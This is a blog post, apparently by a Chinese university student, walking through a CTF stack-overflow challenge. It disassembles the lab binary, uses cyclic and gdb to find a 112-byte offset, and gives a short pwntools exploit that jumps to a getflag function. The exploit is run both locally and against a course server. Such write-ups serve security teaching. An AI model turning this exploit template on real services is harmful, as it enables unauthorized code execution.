Tamevic’s Ctf-Pwn writeup@软件安全‘实验2pwn’

原创

TameVic 于 2019-03-11 07:48:32 发布 206 收藏

分类专栏： pwn 文章标签： ctf pwn

本文链接：https://blog.csdn.net/qq_43264421/article/details/88387195

Tamevic’s Ctf-Pwn writeup@软件安全‘实验2pwn’

> 软件安全第二次实验就开始了栈溢出…

文件

就是一个可执行文件…日后有空一定传网盘…我才没有拖延症凸(艹皿艹)

3.22更新：来了来了！

链接:https://pan.baidu.com/s/19gIMQhEQSaB3LJWb1rFFYQ 密码:6xlt

分析

先把pwn文件拖进女神（IDA）的脸上，对文件进行反编译

（可爱的女神不认识中文…Mac版的IDA使用过程中不能切换成中文输入法，不然会crash…切记切记）

-看看主函数

```
.text:080484FD main            proc near               ; DATA XREF:  start+17↑o
.text:080484FD ; __unwind {
.text:080484FD                 push    ebp
.text:080484FE                 mov     ebp, esp
.text:08048500                 and     esp, 0FFFFFFF0h
.text:08048503                 add     esp, 0FFFFFF80h
.text:08048506                 mov     eax, ds:stdin@@GLIBC_2_0
.text:0804850B                 mov     dword ptr [esp+0Ch], 0 ; n
.text:08048513                 mov     dword ptr [esp+8], 2 ; modes
.text:0804851B                 mov     dword ptr [esp+4], 0 ; buf
.text:08048523                 mov     [esp], eax      ; stream
.text:08048526                 call    _setvbuf
.text:0804852B                 mov     eax, ds:stdout@@GLIBC_2_0
.text:08048530                 mov     dword ptr [esp+0Ch], 0 ; n
.text:08048538                 mov     dword ptr [esp+8], 2 ; modes
.text:08048540                 mov     dword ptr [esp+4], 0 ; buf
.text:08048548                 mov     [esp], eax      ; stream
.text:0804854B                 call    _setvbuf
.text:08048550                 mov     dword ptr [esp], offset s ; "SUCTF is not so hard"
.text:08048557                 call    _puts
.text:0804855C                 mov     dword ptr [esp], offset asc_8048645 ; "let's have the di er ci try"
.text:08048563                 call    _puts
.text:08048568                 mov     dword ptr [esp+8], 100h ; nbytes
.text:08048570                 lea     eax, [esp+1Ch]
.text:08048574                 mov     [esp+4], eax    ; buf
.text:08048578                 mov     dword ptr [esp], 0 ; fd
.text:0804857F                 call    _read
.text:08048584                 mov     eax, 0
.text:08048589                 leave
.text:0804858A                 retn
.text:0804858A ; } // starts at 80484FD
.text:0804858A main            endp
```


这个文件的操作就是告诉你，‘SUCTF is not hard’ ‘let’s have the di er ci try’然后请你随意输入一点东西，程序就结束了。这里能让我输入我就一定可以做点什么奇奇怪怪的事。

-看看别的函数

```
text:0804858B                 public getflag
text:0804858B getflag         proc near
text:0804858B ; __unwind {
text:0804858B                 push    ebp
text:0804858C                 mov     ebp, esp
text:0804858E                 sub     esp, 18h
text:08048591                 mov     dword ptr [esp], offset command ; "cat flag"
text:08048598                 call    _system
text:0804859D                 leave
text:0804859E                 retn
text:0804859E ; } // starts at 804858B
text:0804859E getflag         endp
text:0804859E
text:0804859E ; ---------------------------------------------------------------------------
```


要使用栈溢出，就得有个目标地址嘛，看到了有个亲切的函数叫**getflag（）**，其实本质还是 cat f1ag，把目标地址下的名为f1ag的文件里的内容打印出来。要想搞定这个东西应该就用它了。

-开始调试

进入ubuntu，先来试试这个东西的溢出位在哪里，先创建一个长度为200的有序字符串，使用指令

```
cyclic 200
```

```
deng@ubuntu:~/Documents/pwn$ cyclic 200
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaa
uaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaab
paabqaabraabsaabtaabuaabvaabwaabxaabyaab
```

再用gdb（之前安装的，链接放上！pwn准备https://blog.csdn.net/Maxmalloc/article/details/87884064 是老（大）胡（佬）写的，感谢感谢）进行测试。使用指令

```
gdb pwn
```

再开始运行程序

```
run
```

将之前的字符串输入进去，发现发生了溢出

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x62616164 in ?? ()
```

溢出的地方内容是

```
0x62616164
```

再用 `cyclic -l 0x62616164` 看看是第多少位溢出的

是第112个字母后溢出的。根据栈的特性，比较容易想到将跳转地址放在第113位开始
（这里需要对数据进行打包：即将整数值转换为32位或者64位地址一样的表示方式,比如0x400010表示为\x10\x00\x40一样,这使得我们构造payload变得很方便
用法:

- p32/p64: 打包一个整数,分别打包为32或64位
- u32/u64: 解包一个字符串,得到整数）
  所以payload的构建就变成了 `112*a+p32(getflag)`


写好exp开始运行，得到结果
附

```
from pwn import *

sh = process('./pwn')
elf=ELF('./pwn')
target=0x0804858B
sh.sendline('a'*(112)+p32(target))
sh.interactive()
```

结果

运行得到flag



这里需要特别说明一下：
这里所做的操作都是本地调试，使用的是process（''）函数，所获取的f1ag文件也是自己先创建好的（因为pwn文件本身不自带f1ag文件，仅有getflag()函数）

End

老胡还有一点小套路，叫我试试远程端端口（138.128.212.238 9999）
其实很简单，将`process()`换成`remote('url', 端口号)`即可
小彩蛋：

```
deng@ubuntu:~/Documents/pwn$ python exp1.py pwn
[+] Opening connection to 138.128.212.238 on port 9999: Done
[*] '/home/deng/Documents/pwn/pwn'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Switching to interactive mode
SUCTF is not so hard
let's have the di er ci try
flag{kiss of lao kong}
[*] Got EOF while reading in interactive
$
```


老孔之吻…吐了